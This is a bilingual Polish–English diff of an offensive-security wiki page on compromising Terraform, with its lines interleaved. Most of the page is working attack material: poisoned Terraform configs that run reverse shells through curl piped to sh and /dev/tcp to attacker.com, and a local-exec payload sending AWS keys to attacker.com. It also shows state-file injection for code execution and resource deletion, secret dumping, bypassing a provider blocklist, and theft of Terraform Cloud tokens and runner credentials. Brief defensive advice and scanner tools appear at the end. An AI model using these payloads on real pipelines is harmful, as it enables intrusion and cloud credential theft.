- **Write:** You define resources, which may be across multiple cloud providers and services. For example, you might create a configuration to deploy an application on virtual machines in a Virtual Private Cloud (VPC) network with security groups and a load balancer.
|
||||
- **Plan:** Terraform creates an execution plan describing the infrastructure it will create, update, or destroy based on the existing infrastructure and your configuration.
|
||||
- **Apply:** On approval, Terraform performs the proposed operations in the correct order, respecting any resource dependencies. For example, if you update the properties of a VPC and change the number of virtual machines in that VPC, Terraform will recreate the VPC before scaling the virtual machines.
|
||||
|
||||
.png>)
|
||||
|
||||
### Laboratorium Terraform
|
||||
### Terraform Lab
|
||||
|
||||
Po prostu zainstaluj terraform na swoim komputerze.
|
||||
Just install terraform in your computer.
|
||||
|
||||
Tutaj masz [przewodnik](https://learn.hashicorp.com/tutorials/terraform/install-cli) i tutaj masz [najlepszy sposób na pobranie terraform](https://www.terraform.io/downloads).
|
||||
Here you have a [guide](https://learn.hashicorp.com/tutorials/terraform/install-cli) and here you have the [best way to download terraform](https://www.terraform.io/downloads).
|
||||
|
||||
## RCE in Terraform: config file poisoning
|
||||
|
||||
Terraform **nie udostępnia platformy z stroną WWW ani usługą sieciową**, którą można by enumerować, dlatego jedynym sposobem na przejęcie terraform jest możliwość **dodawania/modyfikowania plików konfiguracyjnych terraform** lub możliwość **modyfikacji pliku stanu terraform** (zobacz rozdział poniżej).
|
||||
Terraform **doesn't have a platform exposing a web page or a network service** we can enumerate, therefore, the only way to compromise terraform is to **be able to add/modify terraform configuration files** or to **be able to modify the terraform state file** (see chapter below).
|
||||
|
||||
Jednak terraform to **bardzo wrażliwy komponent** do skompromitowania, ponieważ będzie miał **uprzywilejowany dostęp** do różnych lokalizacji, aby mógł prawidłowo działać.
|
||||
However, terraform is a **very sensitive component** to compromise because it will have **privileged access** to different locations so it can work properly.
|
||||
|
||||
Głównym sposobem dla atakującego na przejęcie systemu, na którym działa terraform, jest **skompromitowanie repozytorium przechowującego konfiguracje terraform**, ponieważ w pewnym momencie zostaną one **zinterpretowane**.
|
||||
The main way for an attacker to be able to compromise the system where terraform is running is to **compromise the repository that stores terraform configurations**, because at some point they are going to be **interpreted**.
|
||||
|
||||
W rzeczywistości istnieją rozwiązania, które **wykonują terraform plan/apply automatycznie po utworzeniu PR**, takie jak **Atlantis**:
|
||||
Actually, there are solutions out there that **execute terraform plan/apply automatically after a PR** is created, such as **Atlantis**:
|
||||
|
||||
{{#ref}}
|
||||
atlantis-security.md
|
||||
{{#endref}}
|
||||
|
||||
Jeśli uda Ci się skompromitować plik terraform, istnieją różne sposoby na wykonanie RCE, gdy ktoś uruchomi `terraform plan` lub `terraform apply`.
|
||||
If you are able to compromise a terraform file there are different ways you can perform RCE when someone executed `terraform plan` or `terraform apply`.
|
||||
|
||||
### Terraform plan
|
||||
|
||||
Terraform plan to **najczęściej używane polecenie** w terraform i deweloperzy/rozwiązania korzystające z terraform uruchamiają je cały czas, więc **najprostszy sposób na uzyskanie RCE** to upewnić się, że zatrujesz plik konfiguracyjny terraform, który wykona dowolne polecenia podczas `terraform plan`.
|
||||
Terraform plan is the **most used command** in terraform and developers/solutions using terraform call it all the time, so the **easiest way to get RCE** is to make sure you poison a terraform config file that will execute arbitrary commands in a `terraform plan`.
|
||||
|
||||
**Użycie providera external**
|
||||
**Using an external provider**
|
||||
|
||||
Terraform oferuje [`external` provider](https://registry.terraform.io/providers/hashicorp/external/latest/docs), który zapewnia sposób interakcji między Terraformem a zewnętrznymi programami. Możesz użyć źródła danych `external`, aby uruchomić dowolny kod podczas `plan`.
|
||||
Terraform offers the [`external` provider](https://registry.terraform.io/providers/hashicorp/external/latest/docs) which provides a way to interface between Terraform and external programs. You can use the `external` data source to run arbitrary code during a `plan`.
|
||||
|
||||
Injecting in a terraform config file something like the following will execute a rev shell when executing `terraform plan`:
|
||||
|
||||
Wstrzyknięcie do pliku konfiguracyjnego terraform czegoś takiego spowoduje wykonanie rev shell podczas uruchamiania `terraform plan`:
|
||||
```javascript
|
||||
data "external" "example" {
|
||||
program = ["sh", "-c", "curl https://reverse-shell.sh/8.tcp.ngrok.io:12946 | sh"]
|
||||
program = ["sh", "-c", "curl https://reverse-shell.sh/8.tcp.ngrok.io:12946 | sh"]
|
||||
}
|
||||
```
|
||||
**Użycie niestandardowego providera**
|
||||
|
||||
Atakujący mógłby przesłać [custom provider](https://learn.hashicorp.com/tutorials/terraform/provider-setup) do [Terraform Registry](https://registry.terraform.io/) i następnie dodać go do kodu Terraform w feature branchu ([example from here](https://alex.kaskaso.li/post/terraform-plan-rce)):
|
||||
**Using a custom provider**
|
||||
|
||||
An attacker could send a [custom provider](https://learn.hashicorp.com/tutorials/terraform/provider-setup) to the [Terraform Registry](https://registry.terraform.io/) and then add it to the Terraform code in a feature branch ([example from here](https://alex.kaskaso.li/post/terraform-plan-rce)):
|
||||
|
||||
```javascript
|
||||
terraform {
|
||||
required_providers {
|
||||
evil = {
|
||||
source = "evil/evil"
|
||||
version = "1.0"
|
||||
}
|
||||
}
|
||||
}
|
||||
terraform {
|
||||
required_providers {
|
||||
evil = {
|
||||
source = "evil/evil"
|
||||
version = "1.0"
|
||||
}
|
||||
}
|
||||
}
|
||||
|
||||
provider "evil" {}
|
||||
```
|
||||
Provider jest pobierany podczas `init` i uruchomi złośliwy kod, gdy zostanie wykonany `plan`
|
||||
|
||||
Przykład znajdziesz w [https://github.com/rung/terraform-provider-cmdexec](https://github.com/rung/terraform-provider-cmdexec)
|
||||
The provider is downloaded in the `init` and will run the malicious code when `plan` is executed
|
||||
|
||||
**Użycie zewnętrznego odwołania**
|
||||
You can find an example in [https://github.com/rung/terraform-provider-cmdexec](https://github.com/rung/terraform-provider-cmdexec)
|
||||
|
||||
Obie wymienione opcje są przydatne, ale niezbyt dyskretne (druga jest bardziej dyskretna, lecz bardziej skomplikowana niż pierwsza). Możesz przeprowadzić ten atak w jeszcze bardziej **dyskretny sposób**, stosując się do poniższych sugestii:
|
||||
**Using an external reference**
|
||||
|
||||
Both mentioned options are useful but not very stealthy (the second is more stealthy but more complex than the first one). You can perform this attack even in a **stealthier way**, by following this suggestions:
|
||||
|
||||
- Instead of adding the rev shell directly into the terraform file, you can **load an external resource** that contains the rev shell:
|
||||
|
||||
- Zamiast dodawać rev shell bezpośrednio do pliku terraform, możesz **załadować zewnętrzny zasób**, który zawiera rev shell:
|
||||
```javascript
|
||||
module "not_rev_shell" {
|
||||
source = "git@github.com:carlospolop/terraform_external_module_rev_shell//modules"
|
||||
source = "git@github.com:carlospolop/terraform_external_module_rev_shell//modules"
|
||||
}
|
||||
```
|
||||
|
||||
You can find the rev shell code in [https://github.com/carlospolop/terraform_external_module_rev_shell/tree/main/modules](https://github.com/carlospolop/terraform_external_module_rev_shell/tree/main/modules)
|
||||
|
||||
- W zewnętrznym zasobie użyj funkcji **ref** aby ukryć **terraform rev shell code in a branch** w repozytorium, na przykład: `git@github.com:carlospolop/terraform_external_module_rev_shell//modules?ref=b401d2b`
|
||||
- In the external resource, use the **ref** feature to hide the **terraform rev shell code in a branch** inside of the repo, something like: `git@github.com:carlospolop/terraform_external_module_rev_shell//modules?ref=b401d2b`
|
||||
|
||||
### Terraform Apply
|
||||
|
||||
Terraform apply zostanie wykonany, aby zastosować wszystkie zmiany; możesz też nadużyć go, aby uzyskać RCE, wstrzykując **złośliwy plik Terraform z** [**local-exec**](https://www.terraform.io/docs/provisioners/local-exec.html)**.**\
|
||||
Musisz tylko upewnić się, że jakiś payload podobny do poniższych znajduje się w pliku `main.tf`:
|
||||
Terraform apply will be executed to apply all the changes, you can also abuse it to obtain RCE injecting **a malicious Terraform file with** [**local-exec**](https://www.terraform.io/docs/provisioners/local-exec.html)**.**\
|
||||
You just need to make sure some payload like the following ones ends in the `main.tf` file:
|
||||
|
||||
```json
|
||||
// Payload 1 to just steal a secret
|
||||
resource "null_resource" "secret_stealer" {
|
||||
provisioner "local-exec" {
|
||||
command = "curl https://attacker.com?access_key=$AWS_ACCESS_KEY&secret=$AWS_SECRET_KEY"
|
||||
}
|
||||
provisioner "local-exec" {
|
||||
command = "curl https://attacker.com?access_key=$AWS_ACCESS_KEY&secret=$AWS_SECRET_KEY"
|
||||
}
|
||||
}
|
||||
|
||||
// Payload 2 to get a rev shell
|
||||
resource "null_resource" "rev_shell" {
|
||||
provisioner "local-exec" {
|
||||
command = "sh -c 'curl https://reverse-shell.sh/8.tcp.ngrok.io:12946 | sh'"
|
||||
}
|
||||
provisioner "local-exec" {
|
||||
command = "sh -c 'curl https://reverse-shell.sh/8.tcp.ngrok.io:12946 | sh'"
|
||||
}
|
||||
}
|
||||
```
|
||||
Postępuj zgodnie z **sugestiami z poprzedniej techniki**, aby przeprowadzić ten atak w **bardziej dyskretny sposób, używając zewnętrznych odwołań**.
|
||||
|
||||
Follow the **suggestions from the previous technique** the perform this attack in a **stealthier way using external references**.
|
||||
|
||||
## Secrets Dumps
|
||||
|
||||
Możesz spowodować, że **secret values used by terraform dumped** uruchamiając `terraform apply` przez dodanie do pliku terraform czegoś takiego:
|
||||
You can have **secret values used by terraform dumped** running `terraform apply` by adding to the terraform file something like:
|
||||
|
||||
```json
|
||||
output "dotoken" {
|
||||
value = nonsensitive(var.do_token)
|
||||
value = nonsensitive(var.do_token)
|
||||
}
|
||||
```
|
||||
## Wykorzystywanie plików stanu Terraform
|
||||
|
||||
W przypadku gdy masz prawa zapisu do plików stanu terraform, ale nie możesz zmieniać kodu terraform, [**this research**](https://blog.plerion.com/hacking-terraform-state-privilege-escalation/) przedstawia kilka interesujących opcji wykorzystania takiego pliku. Nawet jeśli miałbyś prawa zapisu do plików konfiguracyjnych, użycie wektora plików stanu jest często znacznie bardziej podstępne, ponieważ nie zostawiasz śladów w historii `git`.
|
||||
## Abusing Terraform State Files
|
||||
|
||||
In case you have write access over terraform state files but cannot change the terraform code, [**this research**](https://blog.plerion.com/hacking-terraform-state-privilege-escalation/) gives some interesting options to take advantage of the file. Even if you would have write access over the config files, using the vector of state files is often way more sneaky, since you do not leave tracks in the `git` history.
|
||||
|
||||
### RCE in Terraform: config file poisoning
|
||||
|
||||
Możliwe jest [create a custom provider](https://developer.hashicorp.com/terraform/tutorials/providers-plugin-framework/providers-plugin-framework-provider) i po prostu zastąpić jednego z providerów w pliku stanu terraform złośliwym albo dodać fałszywy resource odwołujący się do złośliwego providera.
|
||||
It is possible to [create a custom provider](https://developer.hashicorp.com/terraform/tutorials/providers-plugin-framework/providers-plugin-framework-provider) and just replace one of the providers in the terraform state file for the malicious one or add a fake resource referencing the malicious provider.
|
||||
|
||||
Provider [statefile-rce](https://registry.terraform.io/providers/offensive-actions/statefile-rce/latest) opiera się na tym badaniu i uzbraja tę zasadę. Możesz dodać fałszywy resource i umieścić dowolne polecenie bash, które chcesz wykonać, w atrybucie `command`. Gdy uruchomione zostanie `terraform`, polecenie to zostanie odczytane i wykonane zarówno w krokach `terraform plan`, jak i `terraform apply`. W przypadku kroku `terraform apply`, `terraform` usunie fałszywy resource z pliku stanu po wykonaniu twojego polecenia, sprzątając po sobie. Więcej informacji i pełne demo można znaleźć w [GitHub repository hosting the source code for this provider](https://github.com/offensive-actions/terraform-provider-statefile-rce).
|
||||
The provider [statefile-rce](https://registry.terraform.io/providers/offensive-actions/statefile-rce/latest) builds on the research and weaponizes this principle. You can add a fake resource and state the arbitrary bash command you want to run in the attribute `command`. When the `terraform` run is triggered, this will be read and executed in both the `terraform plan` and `terraform apply` steps. In case of the `terraform apply` step, `terraform` will delete the fake resource from the state file after executing your command, cleaning up after itself. More information and a full demo can be found in the [GitHub repository hosting the source code for this provider](https://github.com/offensive-actions/terraform-provider-statefile-rce).
|
||||
|
||||
To use it directly, just include the following at any position of the `resources` array and customize the `name` and the `command` attributes:
|
||||
|
||||
Aby użyć tego bezpośrednio, po prostu dołącz poniższy fragment w dowolnym miejscu tablicy `resources` i dostosuj atrybuty `name` oraz `command`:
|
||||
```json
|
||||
{
|
||||
"mode": "managed",
|
||||
"type": "rce",
|
||||
"name": "<arbitrary_name>",
|
||||
"provider": "provider[\"registry.terraform.io/offensive-actions/statefile-rce\"]",
|
||||
"instances": [
|
||||
{
|
||||
"schema_version": 0,
|
||||
"attributes": {
|
||||
"command": "<arbitrary_command>",
|
||||
"id": "rce"
|
||||
},
|
||||
"sensitive_attributes": [],
|
||||
"private": "bnVsbA=="
|
||||
}
|
||||
]
|
||||
"mode": "managed",
|
||||
"type": "rce",
|
||||
"name": "<arbitrary_name>",
|
||||
"provider": "provider[\"registry.terraform.io/offensive-actions/statefile-rce\"]",
|
||||
"instances": [
|
||||
{
|
||||
"schema_version": 0,
|
||||
"attributes": {
|
||||
"command": "<arbitrary_command>",
|
||||
"id": "rce"
|
||||
},
|
||||
"sensitive_attributes": [],
|
||||
"private": "bnVsbA=="
|
||||
}
|
||||
]
|
||||
}
|
||||
```
|
||||
|
||||
Then, as soon as `terraform` gets executed, your code will run.
|
||||
|
||||
### Usuwanie zasobów <a href="#deleting-resources" id="deleting-resources"></a>
|
||||
### Deleting resources <a href="#deleting-resources" id="deleting-resources"></a>
|
||||
|
||||
Istnieją 2 sposoby na usunięcie zasobów:
|
||||
There are 2 ways to destroy resources:
|
||||
|
||||
1. **Wstaw do pliku stanu zasób o losowej nazwie wskazujący na rzeczywisty zasób do usunięcia**
|
||||
1. **Insert a resource with a random name into the state file pointing to the real resource to destroy**
|
||||
|
||||
Because terraform will see that the resource shouldn't exit, it'll destroy it (following the real resource ID indicated). Example from the previous page:
|
||||
|
||||
Ponieważ `terraform` zobaczy, że zasób nie powinien istnieć, zniszczy go (używając wskazanego rzeczywistego ID zasobu). Przykład z poprzedniej strony:
|
||||
```json
|
||||
{
|
||||
"mode": "managed",
|
||||
"type": "aws_instance",
|
||||
"name": "example",
|
||||
"provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
|
||||
"instances": [
|
||||
{
|
||||
"attributes": {
|
||||
"id": "i-1234567890abcdefg"
|
||||
}
|
||||
}
|
||||
]
|
||||
"mode": "managed",
|
||||
"type": "aws_instance",
|
||||
"name": "example",
|
||||
"provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
|
||||
"instances": [
|
||||
{
|
||||
"attributes": {
|
||||
"id": "i-1234567890abcdefg"
|
||||
}
|
||||
}
|
||||
]
|
||||
},
|
||||
```
|
||||
2. **Zmień zasób tak, aby został usunięty w sposób uniemożliwiający jego aktualizację (czyli zostanie usunięty i odtworzony)**
|
||||
|
||||
Dla instancji EC2 zmiana typu instancji wystarczy, aby terraform usunął i odtworzył ją.
|
||||
2. **Modify the resource to delete in a way that it's not possible to update (so it'll be deleted a recreated)**
|
||||
|
||||
### Zastąp zablokowany provider
|
||||
For an EC2 instance, modifying the type of the instance is enough to make terraform delete a recreate it.
|
||||
|
||||
### Replace blacklisted provider
|
||||
|
||||
In case you encounter a situation where `hashicorp/external` was blacklisted, you can re-implement the `external` provider by doing the following. Note: We use a fork of external provider published by https://registry.terraform.io/providers/nazarewk/external/latest. You can publish your own fork or re-implementation as well.
|
||||
|
||||
Jeśli napotkasz sytuację, w której `hashicorp/external` został zablokowany, możesz ponownie zaimplementować provider `external`, wykonując poniższe kroki. Uwaga: używamy forka providera external opublikowanego pod adresem https://registry.terraform.io/providers/nazarewk/external/latest. Możesz też opublikować własny fork lub ponowną implementację.
|
||||
```terraform
|
||||
terraform {
|
||||
required_providers {
|
||||
external = {
|
||||
source = "nazarewk/external"
|
||||
version = "3.0.0"
|
||||
}
|
||||
}
|
||||
required_providers {
|
||||
external = {
|
||||
source = "nazarewk/external"
|
||||
version = "3.0.0"
|
||||
}
|
||||
}
|
||||
}
|
||||
```
|
||||
Następnie możesz użyć `external` jak zwykle.
|
||||
|
||||
Then you can use `external` as per normal.
|
||||
|
||||
```terraform
|
||||
data "external" "example" {
|
||||
program = ["sh", "-c", "whoami"]
|
||||
program = ["sh", "-c", "whoami"]
|
||||
}
|
||||
```
|
||||
|
||||
## Terraform Cloud speculative plan RCE and credential exfiltration
|
||||
|
||||
Ten scenariusz nadużywa Terraform Cloud (TFC) runners podczas speculative plans, aby pivot into the target cloud account.
|
||||
This scenario abuses Terraform Cloud (TFC) runners during speculative plans to pivot into the target cloud account.
|
||||
|
||||
- Warunki wstępne:
|
||||
- Ukradnij token Terraform Cloud z maszyny dewelopera. CLI przechowuje tokeny w postaci zwykłego tekstu w `~/.terraform.d/credentials.tfrc.json`.
|
||||
- Token musi mieć dostęp do docelowej organization/workspace i co najmniej uprawnienie `plan`. VCS-backed workspaces blokują `apply` z CLI, ale nadal pozwalają na speculative plans.
|
||||
- Preconditions:
|
||||
- Steal a Terraform Cloud token from a developer machine. The CLI stores tokens in plaintext at `~/.terraform.d/credentials.tfrc.json`.
|
||||
- The token must have access to the target organization/workspace and at least the `plan` permission. VCS-backed workspaces block `apply` from CLI, but still allow speculative plans.
|
||||
|
||||
- Discover workspace and VCS settings via the TFC API:
|
||||
|
||||
- Odkryj workspace i ustawienia VCS za pomocą TFC API:
|
||||
```bash
|
||||
export TF_TOKEN=<stolen_token>
|
||||
curl -s -H "Authorization: Bearer $TF_TOKEN" \
|
||||
https://app.terraform.io/api/v2/organizations/<org>/workspaces/<workspace> | jq
|
||||
https://app.terraform.io/api/v2/organizations/<org>/workspaces/<workspace> | jq
|
||||
```
|
||||
- Wywołaj wykonanie kodu podczas speculative plan, używając external data source oraz Terraform Cloud "cloud" block, aby zaatakować VCS-backed workspace:
|
||||
|
||||
- Trigger code execution during a speculative plan using the external data source and the Terraform Cloud "cloud" block to target the VCS-backed workspace:
|
||||
|
||||
```hcl
|
||||
terraform {
|
||||
cloud {
|
||||
organization = "acmecorp"
|
||||
workspaces { name = "gcp-infra-prod" }
|
||||
}
|
||||
cloud {
|
||||
organization = "acmecorp"
|
||||
workspaces { name = "gcp-infra-prod" }
|
||||
}
|
||||
}
|
||||
|
||||
data "external" "exec" {
|
||||
program = ["bash", "./rsync.sh"]
|
||||
program = ["bash", "./rsync.sh"]
|
||||
}
|
||||
```
|
||||
Przykładowy rsync.sh, aby uzyskać reverse shell na TFC runner:
|
||||
|
||||
Example rsync.sh to obtain a reverse shell on the TFC runner:
|
||||
|
||||
```bash
|
||||
#!/usr/bin/env bash
|
||||
bash -c 'exec bash -i >& /dev/tcp/attacker.com/19863 0>&1'
|
||||
```
|
||||
Uruchom spekulatywny plan, aby wykonać program na ephemeral runner:
|
||||
|
||||
Run a speculative plan to execute the program on the ephemeral runner:
|
||||
|
||||
```bash
|
||||
terraform init
|
||||
terraform plan
|
||||
```
|
||||
- Wypisz i wyeksfiltruj wstrzyknięte poświadczenia chmurowe z runnera. Podczas uruchomień TFC wstrzykuje poświadczenia providerów poprzez pliki i zmienne środowiskowe:
|
||||
|
||||
- Enumerate and exfiltrate injected cloud credentials from the runner. During runs, TFC injects provider credentials via files and environment variables:
|
||||
|
||||
```bash
|
||||
env | grep -i gcp || true
|
||||
env | grep -i aws || true
|
||||
```
|
||||
Oczekiwane pliki w katalogu roboczym runnera:
|
||||
- GCP:
|
||||
- `tfc-google-application-credentials` (Workload Identity Federation JSON config)
|
||||
- `tfc-gcp-token` (krótkotrwały GCP access token)
|
||||
- AWS:
|
||||
- `tfc-aws-shared-config` (web identity/OIDC role assumption config)
|
||||
- `tfc-aws-token` (krótkotrwały token; niektóre organizacje mogą używać statycznych kluczy)
|
||||
|
||||
- Użyj krótkotrwałych poświadczeń poza kanałem, aby obejść zabezpieczenia VCS:
|
||||
Expected files on the runner working directory:
|
||||
- GCP:
|
||||
- `tfc-google-application-credentials` (Workload Identity Federation JSON config)
|
||||
- `tfc-gcp-token` (short-lived GCP access token)
|
||||
- AWS:
|
||||
- `tfc-aws-shared-config` (web identity/OIDC role assumption config)
|
||||
- `tfc-aws-token` (short-lived token; some orgs may use static keys)
|
||||
|
||||
- Use the short-lived credentials out-of-band to bypass VCS gates:
|
||||
|
||||
GCP (gcloud):
|
||||
|
||||
```bash
|
||||
export GOOGLE_APPLICATION_CREDENTIALS=./tfc-google-application-credentials
|
||||
gcloud auth login --cred-file="$GOOGLE_APPLICATION_CREDENTIALS"
|
||||
gcloud config set project <PROJECT_ID>
|
||||
```
|
||||
|
||||
AWS (AWS CLI):
|
||||
|
||||
```bash
|
||||
export AWS_CONFIG_FILE=./tfc-aws-shared-config
|
||||
export AWS_PROFILE=default
|
||||
aws sts get-caller-identity
|
||||
```
|
||||
Dzięki tym poświadczeniom atakujący mogą tworzyć/modyfikować/usuwać zasoby bezpośrednio za pomocą natywnych CLI, omijając przepływy pracy oparte na PR, które blokują `apply` przez VCS.
|
||||
|
||||
With these creds, attackers can create/modify/destroy resources directly using native CLIs, sidestepping PR-based workflows that block `apply` via VCS.
|
||||
|
||||
- Defensive guidance:
|
||||
- Stosuj zasadę najmniejszych uprawnień wobec użytkowników/zespołów i tokenów TFC. Audytuj członkostwa i unikaj nadmiernie szerokich uprawnień właścicieli.
|
||||
- Ogranicz uprawnienie `plan` w wrażliwych workspaces opartych na VCS tam, gdzie to możliwe.
|
||||
- Wymuś listy dozwolonych providerów/źródeł danych za pomocą polityk Sentinel, aby zablokować `data "external"` lub nieznanych providerów. Zobacz wytyczne HashiCorp dotyczące filtrowania providerów.
|
||||
- Preferuj OIDC/WIF zamiast statycznych poświadczeń chmurowych; traktuj runners jako zasoby wrażliwe. Monitoruj spekulacyjne uruchomienia planów i nieoczekiwany egress.
|
||||
- Wykrywaj eksfiltrację artefaktów poświadczeń `tfc-*` i generuj alerty przy podejrzanym użyciu programu `external` podczas planów.
|
||||
- Apply least privilege to TFC users/teams and tokens. Audit memberships and avoid oversized owners.
|
||||
- Restrict `plan` permission on sensitive VCS-backed workspaces where feasible.
|
||||
- Enforce provider/data source allowlists with Sentinel policies to block `data "external"` or unknown providers. See HashiCorp guidance on provider filtering.
|
||||
- Prefer OIDC/WIF over static cloud credentials; treat runners as sensitive. Monitor speculative plan runs and unexpected egress.
|
||||
- Detect exfiltration of `tfc-*` credential artifacts and alert on suspicious `external` program usage during plans.
|
||||
|
||||
|
||||
## Kompromitacja Terraform Cloud
|
||||
## Compromising Terraform Cloud
|
||||
|
||||
### Użycie tokena
|
||||
### Using a token
|
||||
|
||||
As **[explained in this post](https://www.pentestpartners.com/security-blog/terraform-token-abuse-speculative-plan/)**, terraform CLI stores tokens in plaintext at **`~/.terraform.d/credentials.tfrc.json`**. Ukradzenie tego tokena pozwala atakującemu podszyć się pod użytkownika w zakresie uprawnień tokena.
|
||||
As **[explained in this post](https://www.pentestpartners.com/security-blog/terraform-token-abuse-speculative-plan/)**, terraform CLI stores tokens in plaintext at **`~/.terraform.d/credentials.tfrc.json`**. Stealing this token lets an attacker impersonate the user within the token’s scope.
|
||||
|
||||
Using this token it's possible to get the org/workspace with:
|
||||
|
||||
Używając tego tokena, można uzyskać org/workspace za pomocą:
|
||||
```bash
|
||||
GET https://app.terraform.io/api/v2/organizations/acmecorp/workspaces/gcp-infra-prod
|
||||
Authorization: Bearer <TF_TOKEN>
|
||||
```
|
||||
Wówczas możliwe jest uruchomienie dowolnego kodu za pomocą **`terraform plan`**, jak wyjaśniono w poprzednim rozdziale.
|
||||
|
||||
### Ucieczka do chmury
|
||||
Then it's possible to run arbitrary code using **`terraform plan`** as explained in the previous chapter.
|
||||
|
||||
Jeżeli runner znajduje się w środowisku chmurowym, można uzyskać token podmiotu przypisanego do runnera i wykorzystać go poza tym środowiskiem.
|
||||
### Escaping to the cloud
|
||||
|
||||
- **Pliki GCP (obecne w katalogu roboczym bieżącego uruchomienia)**
|
||||
- `tfc-google-application-credentials` — konfiguracja JSON dla Workload Identity Federation (WIF), która mówi Google, jak wymienić zewnętrzną tożsamość.
|
||||
- `tfc-gcp-token` — krótkotrwały (≈1 godz.) token dostępu GCP, na który odwołuje się powyższy.
|
||||
Then, if the runner is located in some cloud environment, it's possible to obtain a token of the principal attached to the runner and use it out of band.
|
||||
|
||||
- **Pliki AWS**
|
||||
- `tfc-aws-shared-config` — JSON dla web identity federation/OIDC role assumption (preferowane zamiast statycznych kluczy).
|
||||
- `tfc-aws-token` — krótkotrwały token, lub potencjalnie statyczne klucze IAM jeśli źle skonfigurowane.
|
||||
- **GCP files (present in current run working directory)**
|
||||
- `tfc-google-application-credentials` — JSON config for Workload Identity Federation(WIF) that tells Google how to exchange the external identity.
|
||||
- `tfc-gcp-token` — short‑lived (≈1 hour) GCP access token referenced by the above
|
||||
|
||||
- **AWS files**
|
||||
- `tfc-aws-shared-config` — JSON for web identity federation/OIDC role assumption
|
||||
(preferred over static keys).
|
||||
- `tfc-aws-token` — short‑lived token, or potentially static IAM keys if misconfigured.
|
||||
|
||||
|
||||
## Narzędzia automatycznego audytu
|
||||
## Automatic Audit Tools
|
||||
|
||||
### [**Snyk Infrastructure as Code (IaC)**](https://snyk.io/product/infrastructure-as-code-security/)
|
||||
|
||||
Snyk oferuje kompleksowe rozwiązanie do skanowania Infrastructure as Code (IaC), które wykrywa podatności i błędy konfiguracji w Terraform, CloudFormation, Kubernetes i innych formatach IaC.
|
||||
Snyk offers a comprehensive Infrastructure as Code (IaC) scanning solution that detects vulnerabilities and misconfigurations in Terraform, CloudFormation, Kubernetes, and other IaC formats.
|
||||
|
||||
- **Features:**
|
||||
- Real-time scanning for security vulnerabilities and compliance issues.
|
||||
- Integration with version control systems (GitHub, GitLab, Bitbucket).
|
||||
- Automated fix pull requests.
|
||||
- Detailed remediation advice.
|
||||
- **Sign Up:** Create an account on [Snyk](https://snyk.io/).
|
||||
|
||||
- **Funkcje:**
|
||||
- Skanowanie w czasie rzeczywistym w celu wykrywania podatności i problemów ze zgodnością.
|
||||
- Integracja z systemami kontroli wersji (GitHub, GitLab, Bitbucket).
|
||||
- Automatyczne pull requesty z poprawkami.
|
||||
- Szczegółowe porady dotyczące naprawy.
|
||||
- **Sign Up:** Utwórz konto na [Snyk](https://snyk.io/).
|
||||
```bash
|
||||
brew tap snyk/tap
|
||||
brew install snyk
|
||||
snyk auth
|
||||
snyk iac test /path/to/terraform/code
|
||||
```
|
||||
|
||||
### [Checkov](https://github.com/bridgecrewio/checkov) <a href="#install-checkov-from-pypi" id="install-checkov-from-pypi"></a>
|
||||
|
||||
**Checkov** to narzędzie do statycznej analizy kodu dla infrastruktury jako kodu (IaC) oraz narzędzie do analizy składu oprogramowania (SCA) dla obrazów i pakietów open source.
|
||||
**Checkov** is a static code analysis tool for infrastructure as code (IaC) and also a software composition analysis (SCA) tool for images and open source packages.
|
||||
|
||||
Skanuje infrastrukturę chmurową provisioned using [Terraform](https://terraform.io/), [Terraform plan](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Terraform%20Plan%20Scanning.md), [Cloudformation](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Cloudformation.md), [AWS SAM](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/AWS%20SAM.md), [Kubernetes](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Kubernetes.md), [Helm charts](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Helm.md), [Kustomize](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Kustomize.md), [Dockerfile](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Dockerfile.md), [Serverless](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Serverless%20Framework.md), [Bicep](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Bicep.md), [OpenAPI](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/OpenAPI.md), [ARM Templates](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Azure%20ARM%20templates.md), or [OpenTofu](https://opentofu.org/) i wykrywa problemy z bezpieczeństwem oraz niezgodności z wymaganiami compliance za pomocą skanowania opartego na grafie.
|
||||
It scans cloud infrastructure provisioned using [Terraform](https://terraform.io/), [Terraform plan](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Terraform%20Plan%20Scanning.md), [Cloudformation](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Cloudformation.md), [AWS SAM](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/AWS%20SAM.md), [Kubernetes](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Kubernetes.md), [Helm charts](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Helm.md), [Kustomize](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Kustomize.md), [Dockerfile](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Dockerfile.md), [Serverless](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Serverless%20Framework.md), [Bicep](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Bicep.md), [OpenAPI](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/OpenAPI.md), [ARM Templates](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Azure%20ARM%20templates.md), or [OpenTofu](https://opentofu.org/) and detects security and compliance misconfigurations using graph-based scanning.
|
||||
|
||||
It performs [Software Composition Analysis (SCA) scanning](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Sca.md) which is a scan of open source packages and images for Common Vulnerabilities and Exposures (CVEs).
|
||||
|
||||
Wykonuje [Software Composition Analysis (SCA) scanning](https://github.com/bridgecrewio/checkov/blob/main/docs/7.Scan%20Examples/Sca.md), które jest skanem pakietów open source i obrazów w poszukiwaniu Common Vulnerabilities and Exposures (CVEs).
|
||||
```bash
|
||||
pip install checkov
|
